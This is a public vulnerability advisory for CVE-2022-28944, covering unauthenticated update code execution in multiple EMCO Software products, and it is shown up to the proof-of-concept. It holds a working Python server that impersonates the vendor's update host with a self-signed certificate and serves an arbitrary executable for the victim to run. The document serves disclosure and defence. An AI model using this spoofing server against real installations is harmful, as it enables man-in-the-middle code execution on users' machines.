gerr-re fixed date 2021 -> 2022 History

1 contributor

1.36 MB

EMCO Software Multiple Products Unauthenticated Update Remote Code Execution Vulnerability

Public Advisory

Gerr.re

10-05-2022

Contents

1 Advisory Information 1

2 Vulnerability Information 1
2.1 Affected Products 2

3 High-level overview 2

4 Root Cause Analysis 2

5 Proof-of-Concept 3
5.1 Testsetup 5
5.2 Steps to reproduce 5

6 Recommendations 6

7 Report Timeline 6

8 Disclaimer 7

1 Advisory Information

- **Title:** EMCO Software Multiple Products Unauthenticated Update Remote Code Execution Vulnerability
- **Vendors contacted:** EMCO Software[1]
- **Release mode:** Public Release

2 Vulnerability Information

- **Class:** Download of Code Without Integrity Check [CWE-494][2]
- **Remotely Exploitable:** Yes
- **Locally Exploitable:** Yes
- **Severity:** High - 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)[3]
- **CVE Identifier:** CVE-2022-28944

[1] https://emcosoftware.com
[2] https://cwe.mitre.org/data/definitions/494.html
[3] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1

2.1 Affected Products

- EMCO MSI Package Builder for Windows 9.1.4 (uses HTTP)
- EMCO Remote Installer for Windows 6.0.13
- EMCO Ping Monitor for Windows 8.0.18
- EMCO Remote Shutdown for Windows 7.2.2
- EMCO WakeOnLan Free 2.0.8
- EMCO WakeOnLan Professional 2.0.8
- EMCO Network Inventory for Windows 5.8.22 (different configuration)
- EMCO Network Software Scanner for Windows 2.0.8
- EMCO UnLock IT for Windows 6.1.1 (uses HTTP)

3 High-level overview

This vulnerability allows remote attackers to execute arbitrary code on the affected installations of EMCO Software. A man-in-the-middle position is required to exploit this vulnerability.

The specific flaw exists in the Live Update Wizard and Major Update Wizard in the affected installations of EMCO Software, which insufficiently authenticates its update server. An attacker can spoof the update server and leverage this vulnerability to execute code in the context of the current user.

4 Root Cause Analysis

The vulnerability is caused by the Live Update Wizard and Major Update Wizard in the affected installations of EMCO Software.

By default, the update check is executed automatically daily and manually through the application menu.

The update first requests the `MajorUpdate.xml` configuration (or `MajorUpdateProfessional.xml`/`MajorUpdateFree.xml`) before requesting the `Update.xml` configuration (or `UpdateProfessional.xml`/`UpdateFree.xml`) from `storage.emcosoftware.com` over HTTP or HTTPS. When HTTP is used, attackers can modify code in transit. When HTTPS is used, insecure certificates are ignored by the affected installations, allowing attackers to use self-signed certificates to modify code in transit.

An example of the `Update.xml` configuration is given below (in this case EMCO MSI Package Builder for Windows 9.1.1).

```
<ROOT>
    <UPDATEENTRY>
        <VERSION>9.1.1.1527</VERSION>
        <CHANGE>
            <TYPE>NewFeature</TYPE>
            <COMMENT>Added Windows 11 support.</COMMENT>
        </CHANGE>
<!-- snipped -->
    </UPDATEENTRY>
<!-- snipped -->
    <SETUP>/download/msipackagebuilder/MSIPackageBuilderSetup.exe</SETUP>
</ROOT>
```

If the version specified in <VERSION> is higher than the version of the installed software, the user is presented with the Live Update Wizard indicating that a new update is available. When accepting the update, the update binary is requested from http(s):\\storage.emcosoftware.com\<SETUP> and automatically executed. Similar behaviour is seen with the Major Update Wizard.


Note that for EMCO Network Inventory for Windows 5.8.22 different configurations are requested, namely ent_5.inf and networkinventory5xent.inf which is shown below. Here, if the version is higher than the installed version, the URLs are requested and replaced with the existing - equally named - ones.

```
#message={Version 5.8.22.10109 is available.

Resolved Issues:
* A BIOS serial is not completely visible after a scan.
* Unable to specify a registry custom scanning criteria with a comma in a registry key or value.
*
* For more details see
* http://emcosoftware.com/network-inventory/whats-new
}

#url1=http://storage.emcosoftware.com/autoupdate/networkinventory/v5/NetworkInventoryEnt.exe
--SNIPPED--

#redirect=no

#version=48
```

5 Proof-of-Concept

The below script is used as a proof of concept for the Live Update Wizard, a similar approach can be used for the Major Update Wizard (change the majorupdate_xml variable). For affected products that request an update over HTTP, skip the ssl.wrap_socket() call and change the port to 80.

```
#!/usr/bin/env python3
# Proof-of-concept script for EMCO Software Multiple Products Unauthenticated Update Remote Code Execution Vulnerability
# See report for details.
```



```
#
# Generate self-signed certificate e.g. using:
# > openssl req -new -x509 -keyout storage.emcosoftware.com.pem -out storage.emcosoftware.com.pem -days 365 -nodes -subj "/CN=storage.emcosoftware.com"
#
# Author: Gerr.re
from http.server import BaseHTTPRequestHandler, HTTPServer
import ssl

majorupdate_xml = b'''<ROOT>
  <UPDATEENTRY>
    <VERSION>0.0.0.0</VERSION>
  </UPDATEENTRY>
</ROOT>'''

update_xml = b'''<ROOT>
    <UPDATEENTRY>
        <VERSION>99.9.9.9999</VERSION>
        <CHANGE>
            <TYPE>BugFix</TYPE>
            <COMMENT>We recommend the updater using TLS/HTTPS for requests and dropping request for which the TLS certificate is untrusted.</COMMENT>
        </CHANGE>
        <CHANGE>
            <TYPE>BugFix</TYPE>
            <COMMENT>We recommend checking the signature of the update binary.</COMMENT>
        </CHANGE>
    </UPDATEENTRY>
    <SETUP>/proof.exe</SETUP>
</ROOT>'''

class HTTPHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if "proof.exe" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open("proof.exe", "rb").read())
        elif "/MajorUpdate" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(majorupdate_xml)
        elif "/Update" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(update_xml)
        else:
            self.send_response(404)
            self.end_headers()

if __name__ == "__main__":
    print("Running Server")

    try:
        httpd = HTTPServer(("0.0.0.0", 443), HTTPHandler)
        httpd.socket = ssl.wrap_socket(httpd.socket,
                                server_side=True,
                                certfile='storage.emcosoftware.com.pem',
                                ssl_version=ssl.PROTOCOL_TLS)
        httpd.serve_forever()
    except KeyboardInterrupt:
        httpd.server_close()
```

More Pages